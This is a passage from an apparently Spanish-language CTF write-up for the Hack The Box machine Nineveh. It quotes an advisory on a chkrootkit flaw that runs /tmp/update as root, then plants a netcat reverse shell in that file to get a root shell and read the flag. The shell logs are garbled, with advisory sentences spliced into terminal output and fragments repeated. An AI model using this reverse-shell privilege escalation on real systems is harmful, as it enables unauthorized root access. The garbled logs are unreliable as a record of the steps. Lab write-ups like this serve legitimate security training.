**Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.**

**If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.**

**Suggested fix: Put quotation marks around the assignment.**

file\_port="\$file\_port \$i"

I will also try to contact upstream, although the latest version of chkrootkit dates back to 2009 - will have to see, if I reach a dev there.

es decir que si nos creamos un archivo llamado update dentro de la carpeta temporal y le agregamos un codigo maligno se ejecutara y seremos root.

entonces creamos el archivo update  
nano update  
añadimos esta linea #!/bin/bash y la reverse shell

```
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f
```

Luego damos permisos y espearmos un minuto

```
amrois@nineveh:/tmp$ nano update
amrois@nineveh:/tmp$ chmod 777 update    file_port="$file_port $i"
amrois@nineveh:/tmp$ cat update
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f
amrois@nineveh:/tmp$ I will also try to contact upstream, although the latest
chkrootkit dates back to 2009 - will have to see, if I re-
```

```
$ nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.4] from nineveh.htb [10.10.10.43] 55392
bash: cannot set terminal process group (325): Inappropriate ioctl for device
bash: no job control in this shell
Suggested fix: Put quotation marks around
root@nineveh:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@nineveh:~# ls
ls
root.txt
test.txt
vulnScan.sh
root@nineveh:~# cat root.txt
cat root.txt
cb26ae3e7e5529dbf55c8b01a12f735d
root@nineveh:~# I will also try to contact upstream, although
chkrootkit dates back to 2009 - will have to see, if I re-
```

easily take advantage of this.

es decir que si nos creamos un archivo llamado update